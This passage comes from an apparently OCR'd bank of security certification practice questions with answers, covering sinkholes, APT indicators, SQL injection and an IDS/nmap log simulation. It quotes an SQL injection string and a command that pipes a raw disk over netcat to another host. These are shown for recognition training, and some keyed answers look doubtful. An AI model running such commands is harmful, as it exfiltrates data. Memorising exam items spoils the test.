D. No CVE is present, so it is a false positive caused by Lotus running on a Windows server.

Answer: B

NEW QUESTION 80
A computer has been infected with a virus and is sending out a beacon to command and control server through an unknown service. Which of the following should

a security technician implement to drop the traffic going to the command and control server and still be able to identify the infected host through firewall logs?

A. Sinkhole
B. Block ports and services
C. Patches
D. Endpoint security

Answer: A

Explanation: reference
https://live.paloaltonetworks.com/t5/Configuration-Articles/How-to-Configure-DNS-Sinkhole/ta-p/58891

NEW QUESTION 81
A security analyst is performing a forensic analysis on a machine that was the subject of some historic SIEM alerts. The analyst noticed some network connections utilizing SSL on non-common ports, copies of svchost.exe and cmd.exe in %TEMP% folder, and RDP files that had connected to external IPs. Which of the following threats has the security analyst uncovered?

A. DDoS
B. APT
C. Ransomware
D. Software vulnerability

Answer: B

NEW QUESTION 82
A security analyst has determined that the user interface on an embedded device is vulnerable to common SQL injections. The device is unable to be replaced, and the software cannot be upgraded. Which of the following should the security analyst recommend to add additional security to this device?

A. The security analyst should recommend this device be place behind a WAF.
B. The security analyst should recommend an IDS be placed on the network segment.
C. The security analyst should recommend this device regularly export the web logs to a SIEM system.
D. The security analyst should recommend this device be included in regular vulnerability scans.

Answer: A

NEW QUESTION 83
A security analyst is reviewing IDS logs and notices the following entry:

```
(where email=john@john.com and password='  or 20==20')
```

Which of the following attacks is occurring?

A. Cross-site scripting
B. Header manipulation
C. SQL injection
D. XML injection


Answer: C

NEW QUESTION 88
A database administrator contacts a security administrator to request firewall changes for a connection to a new internal application.
The security administrator notices that the new application uses a port typically monopolized by a virus. The security administrator denies the request and suggests a new port or service be used to complete the
application's task.
Which of the following is the security administrator practicing in this example?

A. Explicit deny
B. Port security
C. Access control lists
D. Implicit deny


Answer: C

NEW QUESTION 93
You suspect that multiple unrelated security events have occurred on several nodes on a corporate network. You must review all logs and correlate events when necessary to discover each security event by clicking on each node. Only select corrective actions if the logs shown a security event that needs remediation. Drag and drop the appropriate corrective actions to mitigate the specific security event occurring on each affected device.
Instructions:
The Web Server, Database Server, IDS, Development PC, Accounting PC and Marketing PC are clickable. Some actions may not be required and each actions can only be used once per node. The corrective action order is not important. If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



IDS

Time	Source	Destination	Protocol	Length	Rule
2016/03/02 16:20.2934	172.30.0.2:6881	73.34.229.20:49876	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:20.8142	123.123.123.123:5922	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GET"; content:"/cgi-bin/newcount"; classtype:policypass;)
2016/03/02 16:20.9013	77.250.9.31:12402	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgdl resource request; flow to server; established; content:"GET"; content:"/download/windows/asctab31.zip"; classtype:policypass;)
2016/03/02 16:21.0032	123.123.123.123:5922	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgsi resource request; flow to server; established; content:"GET"; content:"/asctortf/portal.php"; classtype:policywarn;)
2016/03/02 16:21.0242	172.30.0.2:6881	73.34.229.20:49876	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:21.2464	151.44.15.252:8517	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GET"; content:"/js/master.js"; classtype:policypass;)
2016/03/02 16:21.3672	151.44.15.252:8517	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GET"; content:"/css/master.css"; classtype:policypass;)
2016/03/02 16:21.4789	172.30.0.2:6881	73.34.229.20:49876	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:21.4919	151.44.15.252:8517	10.10.10.10:80	TCP		$External any -> $HomeNets any (msg:flgna resource request; flow to server; established; content:"GET"; content:"/images/navigation/home1.gif"; classtype:policypass;)
2016/03/02 16:21.6812	172.30.0.2:6882	142.1.115.230:49232	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.0992	172.30.0.2:6883	55.39.240.3:49922	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.1373	172.30.0.2:6882	142.1.115.230:49232	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.2091	172.30.0.2:6883	55.39.240.3:49922	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)
2016/03/02 16:22.3771	172.30.0.2:6882	142.1.115.230:49232	TCP		$HomeNets any -> $External any (msg:flgp2p tracker request; flow to server; established; content:"GET"; content:"/scrape"; classtype:policywarn;)



Logs | Solutions — Development PC X

```
Localhost:~# nmap -A  172.30.0.10

Starting nmap 7.01 ( http://www.insecure.org/nmap/ ) at 2016-03-02 16:20 EDT
Interesting ports on device1 (172.30.0.10):
(The 1656 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
21/tcp open ftp
23/tcp open telnet?
80/tcp open http
280/tcp open http
515/tcp open sdmsvc LANDesk Software Distribution (sdmsvc.exe)
631/tcp open http
9100/tcp open
Device type: printer|print server
Running: embedded
OS details: printer/print server

Nmap finished 1 IP address (1 host up) scanned in 4.20 seconds
Localhost: ~# cat /dev/hda|netcat -q 0 172.30.0.10 9100
```


Logs | Solutions — Development PC X


Possible Actions:	Recommended Solutions:
NIPS	
WAF	
HIPS	
Secure coding	
Server side validation	
Application whitelisting	


Save | Exit


Logs | Solutions — Accounting PC X

